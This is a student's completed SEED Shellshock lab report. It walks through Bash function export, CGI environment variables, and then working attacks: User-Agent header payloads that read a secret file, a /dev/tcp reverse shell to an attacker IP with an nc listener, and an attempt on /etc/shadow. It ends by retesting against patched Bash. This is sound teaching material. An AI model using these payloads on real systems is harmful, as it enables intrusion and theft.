

# **Shellshock Attack Lab**

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# **Overview**

On September 24, 2014, a severe vulnerability in Bash was identified. Nicknamed Shellshock, this vulnerability can exploit many systems and be launched either remotely or from a local machine. In this

lab, students need to work on this attack, so they can understand the Shellshock vulnerability. The learning objective of this lab is for students to get a first-hand experience on this interesting attack, understand how it works, and think about the lessons that we can get out of this attack. This lab covers the following topics:

- Shellshock
- Environment variables
- Function definition in Bash
- Apache and CGI programs

Lab environment. This lab has been tested on our pre-built Ubuntu 16.04 VM, which can be downloaded from the SEED website. https://seedsecuritylabs.org/lab\_env.html. Download the June 2019 version of ubuntu 16.04



# Tasks 1-4: One VM sufficient

# Task 5 onwards: Two VMs required

# **Lab Tasks**

# **Task 1: Experimenting with Bash Function**

• In this task we will export a simple environment variable to see its effect on the bash and learn how the shellshock vulnerability works. Go to **cgi-bin** directory to run all the tasks for this lab. (/usr/lib/cgi-bin)

Functions can be declared without the usage of environment variables as shown below.

#### Commands:

```
$ foo () { echo "hello world";}
$ echo $foo
$ declare -f foo
$ unset -f foo
$ declare -f foo
```

# **Provide your Screen shot with observation**

Functions can be declared by using environment variables as shown below.

# Commands:

```
$ foo='() { echo "hello world";}'
$ echo $foo
$ declare -f foo
$ export foo
$ bash_shellshock
$ declare -f foo
$ foo
$ unset foo
```



# Provide your Screen shot with observation

When we declare an environment variable which has a body of function in its value then that environment variable will be treated as a normal environment variable in that bash. That is why when we use the declare command in bash we see nothing but when we export the environment variable and open another bash then this environment variable is inherited by the child bash. The child bash inherits the environment variable, parses it and now treats it as a function instead. Thus executing foo in the child bash will echo "hello world" on the standard output.

Shellshock Vulnerability: Inheriting from parent to child

## **Commands:**

```
$ foo='() { echo "hello world";}; echo "This is shellshock vulnerability"'
$ export foo
$ echo $foo
$ bash shellshock
```

# Provide your Screen shot with observation

```
Terminal

**Ro1458:~$ foo='() { echo "Hello";};echo "This is shellshock vulnerability"'

[09/12/21]seed@Aparna_PES1201801458:~$ export foo

[09/12/21]seed@Aparna_PES1201801458:~$ echo $foo
() { echo "Hello";};echo "This is shellshock vulnerability"

[09/12/21]seed@Aparna_PES1201801458:~$ bash_shellshock

This is shellshock vulnerability

[09/12/21]seed@Aparna_PES1201801458:~$
```

• The same attack when performed in the patched version of bash, nothing gets printed to the standard output console.



#### Commands:

```
$ foo='() { echo "hello world";}; echo "This is shellshock vulnerability"' $ export foo $ bash
```

# Provide your Screen shot with observation

```
[09/12/21]seed@Aparna_PES1201801458:~$ unset foo 
<801458:~$ foo='() { echo "Hello";};echo "This is shellshock vulnerability"' 
[09/12/21]seed@Aparna_PES1201801458:~$ export foo 
[09/12/21]seed@Aparna_PES1201801458:~$ bash 
[09/12/21]seed@Aparna_PES1201801458:~$
```

# Task 2: Setting up CGI programs

In this lab, we will launch a Shellshock attack on a remote web server. Many web servers
enable CGI, which is a standard method used to generate dynamic content on Web pages
and Web applications. Many CGI programs are written using shell scripts. Therefore, before
a CGI program is executed, a shell program will be invoked first, and such an invocation is
triggered by a user from a remote computer.

If the shell program is a vulnerable Bash program, we can exploit the Shellshock vulnerable to gain privileges on the server. In this task, we will set up a very simple CGI program (called myprogram.cgi) like the following. It simply prints out "Hello World" using a shell script.

#### myprogram.cgi:

```
#!/bin/bash_shellshock
echo "Content-type:text/plain"
echo
echo
echo
echo "Hello World"
```

Please make sure you use /bin/bash\_shellshock, instead of using /bin/bash. The line specifies what shell program should be invoked to run the script. We need to use the vulnerable Bash in this lab. Please place the above CGI program in the /usr/lib/cgi-bin directory and set its permission to 755 (so it is executable). You need to use the root privilege (sudo) to do these, as the folder is only writable by the root.

### **Commands:**

\$ sudo chmod 755 myprogram.cgi \$ Is -I myprogram.cgi



# Provide your Screen shot with observation

```
Terminal

[09/12/21]seed@Aparna_PES1201801458:~$ cd /usr/lib/cgi-bin
[09/12/21]seed@Aparna_PES1201801458:.../cgi-bin$ sudo nano myprogram.cgi
[09/12/21]seed@Aparna_PES1201801458:.../cgi-bin$ sudo chmod 755 myprogram.cgi
```

 This folder is the default CGI directory for the Apache web server To access this CGI program from the Web, you can either use a browser by typing the following URL: http://localhost/cgi-bin/myprogram.cgi, or use the following command line program curl to do the same thing:

#### Command:

\$ curl http://localhost/cgi-bin/myprogram.cgi


# Provide your Screen shot with observation

```
[09/12/21]seed@Aparna_PES1201801458:~$ cd /usr/lib/cgi-bin
[09/12/21]seed@Aparna_PES1201801458:.../cgi-bin$ sudo nano myprogram.cgi
[09/12/21]seed@Aparna_PES1201801458:.../cgi-bin$ sudo chmod 755 myprogram.cgi
[09/12/21]seed@Aparna_PES1201801458:.../cgi-bin$ curl http://localhost/cgi-bin/myprogram.cgi

| Hello world | [09/12/21]seed@Aparna_PES1201801458:.../cgi-bin$
```

In our setup, we run the Web server and the attack from the same computer, and that is why we use localhost. In real attacks, the server is running on a remote machine, and instead of using localhost we use the hostname or the IP address of the server.

# Provide your Screen shot with observation





# **Task 3: Passing Data to Bash via Environment Variable**

• To exploit a Shellshock vulnerability in a Bash-based CGI program, attackers need to pass their data to the vulnerable Bash program, and the data need to be passed via an environment variable. In this task, we need to see how we can achieve this goal. You can use the following CGI program to demonstrate that you can send out an arbitrary string to the CGI program, and the string will show up in the content of one of the environment variables.

# myprog.cgi:

```
#!/bin/bash_shellshock
echo "Content-type:text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ
```

#### Command:

\$ curl <a href="http://localhost/cgi-bin/myprog.cgi">http://localhost/cgi-bin/myprog.cgi</a> -A "MY MALICIOUS DATA"

# Provide your Screen shot with observation



```
[09/12/21]seed@Aparna PES1201801458:.../cgi-bin$ curl http://localhost/cgi-bin/myprog.
cgi -A "My Malicious Data"

**** Environment Variables ****
HTTP HOST=localhost
HTTP USER AGENT=My Malicious Data
HTTP_ACCEPT=*/
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE PORT=47356
GATEWAY INTERFACE=CGI/1.1
SERVER PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
[09/12/21]seed@Aparna_PES1201801458:.../cgi-bin$
```

The last line of the code above prints out the contents of all the environment variables in the current process. If your experiment is successful, you should be able to see your data string in the page that you get back from the server.

In your report, please explain how the data from a remote user can get into those environment variables.

**Ans.** Environment variables are sent to every cgi program having information about the server(which doesn't change), the client user (which is customizable) and some other current request related information which changes every request. When we run the curl command, a child process is forked invoking bash\_shellshock to run the cgi program and it passes the customizable HTTP\_USER\_AGENT variable with the value we entered using the -A tag. This way, malicious code can be sent remotely via environment variables.

# **Task 4: Launching the Shellshock Attack**

After the above CGI program is set up, we can now launch the Shellshock attack. The attack does not depend on what is in the CGI program, as it targets the Bash program, which is invoked first, before the CGI script is executed. Your goal is to launch the attack through the URL <a href="http://localhost/cgi-bin/myprog.cgi">http://localhost/cgi-bin/myprog.cgi</a>, such that you can achieve something that you cannot do as a remote user. In this task, you should demonstrate the following:


Use the Shellshock attack to steal the content of a secret file from the server.



#### Commands:

Please create one text file, name it as 'secret' and store it in /usr/lib/cgi-bin directory with some arbitrary username and password data in it.

# **Provide your Screen shot with observation**



• Use the myprog.cgi (from Task 3) program to steal contents of a secret file from server

#### **Commands:**

\$ curl http://localhost/cgi-bin/secret

# Provide your Screen shot with observation



\$ curl -v <a href="http://localhost/cgi-bin/myprog.cgi">http://localhost/cgi-bin/myprog.cgi</a> -A "() { :;}; echo Content-type:text/plain; echo; /bin/cat secret;"



# Provide your Screen shot with observation

Answer the following questions:

- 1. Will you be able to steal the content of the shadow file /etc/shadow?
  - a. Provide your Screen shot with observation

We try the same to retrieve the /etc/shadow file of our system which contains the actual password of our account in an encrypted form and other user information. However we cannot access the /etc/shadow file as shown below.

- 2. Why or why not?
  - a. Provide your Screen shot with observation

```
Text Editor

Terminal

[09/12/21]seed@Aparna_PES1201801458:.../cgi-bin$ ls -l /etc/shadow

-rw-r---- 1 root shadow 1621 Feb 2 2021 /etc/shadow

[09/12/21]seed@Aparna_PES1201801458:.../cgi-bin$
```

The above screenshot shows that the /etc/shadow file has root ownership and the group is shadow and requires root permissions to access, so only root owned processes can access the



file. Since our web server which we access localhost from is a user owned process running on a user account (not root), it cannot access the shadow file.

# Task 5: Getting a Reverse Shell via Shellshock Attack

The Shellshock vulnerability allows attacks to run arbitrary commands on the target machine. In real attacks, instead of hard-coding the command in their attack, attackers often choose to run a shell command, so they can use this shell to run other commands, for as long as the shell program is alive. To achieve this goal, attackers need to run a reverse shell.

Reverse shell is a shell process started on a machine, with its input and output being controlled by somebody from a remote computer. Basically, the shell runs on the victim's machine, but it takes input from the attacker machine and also prints its output on the attacker's machine. Reverse shell gives attackers a convenient way to run commands on a compromised machine.

In this task, you need to use two machines, here IP 10.0.2.23 as an attacker and IP 10.0.2.8 as a victim.

#### Commands:

#### On the Attacker machine:

\$ nc -lvp 9090

#### On the Victim server:

\$ /bin/bash -i > /dev/tcp/10.0.2.23/9090 0<&1 2>&1

#### Provide your Screen shot with observation

```
[09/12/21]seed@Aparna_PES1201801458:.../cgi-bin$ nc -lvp 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.8] port 9090 [tcp/*] accepted (family 2, sport 51052)
[09/12/21]seed@Aparna_PES1201801458_WebServer:~$ ifconfig
ifconfig
enp0s3
             Link encap:Ethernet HWaddr 08:00:27:78:95:5b inet addr:10.0.2.8 Bcast:10.0.2.255 Mask:255.255.255.0
             inet6 addr: fe80::8848:da77:7b61:a8e6/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:45 errors:0 dropped:0 overruns:0 frame:0
             TX packets:112 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:5009 (5.0 KB) TX bytes:12604 (12.6 KB)
             Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0
lo
             inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536
                                                      Metric:1
             RX packets:136 errors:0 dropped:0 overruns:0 frame:0
             TX packets:136 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1
RX bytes:34458 (34.4 KB)
                                              TX bytes:34458 (34.4 KB)
[09/12/21]seed@Aparna PES1201801458 WebServer:~$
```



```
Terminal
     [09/12/21]seed@Aparna PES1201801458 WebServer:~$ ifconfig
                Link encap: Ethernet HWaddr 08:00:27:78:95:5b
     enp0s3
                inet addr:10.0.2.8 Bcast:10.0.2.255 Mask:255.255.255.0
                inet6 addr: fe80::8848:da77:7b61:a8e6/64 Scope:Link
               UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
               RX packets:36 errors:0 dropped:0 overruns:0 frame:0 TX packets:102 errors:0 dropped:0 overruns:0 carrier:0
                collisions:0 txqueuelen:1000
               RX bytes:4404 (4.4 KB) TX bytes:11884 (11.8 KB)
               Link encap:Local Loopback
                inet addr:127.0.0.1 Mask:255.0.0.0
                inet6 addr: ::1/128 Scope:Host
               UP LOOPBACK RUNNING MTU:65536
                                                 Metric:1
                RX packets:133 errors:0 dropped:0 overruns:0 frame:0
                TX packets:133 errors:0 dropped:0 overruns:0 carrier:0
                collisions:0 txqueuelen:1
               RX bytes:34314 (34.3 KB) TX bytes:34314 (34.3 KB)
     [09/12/21]seed@Aparna PES1201801458 WebServer:~$ /bin/bash -i > /dev/tcp/10.0.2.
     23/9090 0<&1 2>&1
     [09/12/21]seed@Aparna PES1201801458 WebServer:~$
```

The above command represents the one that would normally be executed on a compromised server.

It is quite complicated, and we give a detailed explanation in the following:

- "/bin/bash -i": The option i stands for interactive, meaning that the shell must be interactive (must provide a shell prompt).
- "> /dev/tcp/10.0.2.23/9090": This causes the output device (stdout) of the shell to be redirected to the TCP connection to 10.0.2.23's port 9090. In Unix systems, stdout's file descriptor is 1.
- "0<&1": File descriptor 0 represents the standard input device (stdin). This option tells the system to use the standard output device as the standard input device. Since stdout is already redirected to the TCP connection, this option basically indicates that the shell program will get its input from the same TCP connection.
- "2>&1": File descriptor 2 represents the standard error stderr. This causes the error output to be redirected to std out, which is the TCP connection.

In summary, the command "/bin/bash -i > /dev/tcp/10.0.2.23/9090 0<&1 2>&1" starts a bash shell on the server machine, with its input coming from a TCP connection, and output going to the same TCP connection. In our experiment, when the bash shell command is executed on 10.0.2.8, it connects back to the netcat process started on 10.0.2.23. This is confirmed via the "Connection from 10.0.2.8 port 9090 [tcp/\*] accepted" message displayed by netcat.



### **Commands:**

#### On the Attacker:

#### In one terminal

\$ nc -lvp 9090

# Provide your Screen shot with observation

```
[09/12/21]seed@Aparna_PES1201801458:~$ nc -lvp 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.8] port 9090 [tcp/*] accepted (family 2, sport 51054)
bash: cannot set terminal process group (1280): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Aparna_PES1201801458_WebServer:/usr/lib/cgi-bin$ I
```

#### In another terminal

\$ curl -v <a href="http://10.0.2.8/cgi-bin/myprog.cgi">http://10.0.2.8/cgi-bin/myprog.cgi</a> -A "() { :;}; echo Content-type:text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2.23/9090 0<&1 2>&1"

# Provide your Screen shot with observation

```
Terminal

[09/12/21]seed@Aparna_PES1201801458:.../cgi-bin$ curl -v http://10.0.2.8/cgi-bin/mypro
g.cgi -A "() { :;}; echo Content-type:text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2
.23/9090 0<&1 2>&1"

* Trying 10.0.2.8...

* Connected to 10.0.2.8 (10.0.2.8) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: 10.0.2.8

> User-Agent: () { :;}; echo Content-type:text/plain; echo; /bin/bash -i > /dev/tcp/10
.0.2.23/9090 0<&1 2>&1
> Accept: */*
```

# **Task 6: Using the Patched Bash**

Redo Tasks 3-5 and describe your observations. We modify cgi program.

#### myprogram.cgi

```
#!/bin/bash
echo "Content-type: text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ
```


# **Commands:**

### Task 3:

\$ curl -v http://localhost/cgi-bin/myprogram.cgi -A "MY MALICIOUS DATA"



# Provide your Screen shots with observation




We run task 3 again and we notice that there are no changes between using the vulnerable version and patch version of bash. This is because Task 3 is just about passing data to an environment variable using the -A tag in the curl command. It does not have any exploitable code like a function body followed by a command.

# Task 4:

\$ curl -v <a href="http://localhost/cgi-bin/myprogram.cgi">http://localhost/cgi-bin/myprogram.cgi</a> -A "() { :;}; echo Content-type:text/plain; echo; /bin/cat secret;"

# **Provide your Screen shots with observation**





We are unable to obtain the contents of the secret file on executed Task 3 with the patched version of bash.

#### Task 5:

\$ nc -lvp 9090

\$ curl -v <a href="http://10.0.2.8/cgi-bin/myprog.cgi">http://10.0.2.8/cgi-bin/myprog.cgi</a> -A "() { :;}; echo Content-type:text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2.23/9090 0<&1 2>&1"

# Provide your Screen shots with observation

```
© ⊕ ⊕ тегтіпаl
[09/12/21]seed@Aparna_PES1201801458:~$ nc -lvp 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

When we rerun task 5 we can see that the reverse shell is not created because the string starting with () needs to be parsed as a function by the bash, which is patched and hence does not work. We get the output of the cgi program printing the environment variables on the same terminal which called for the creation of the reverse shell and the listening terminal remains unaffected.

# **Submission**

You need to submit a detailed lab report to describe what you have done and what you have observed, including screenshots and code snippets. You also need to provide explanation to the observations that are interesting or surprising. You are encouraged to pursue further investigation, beyond what is required by the lab description.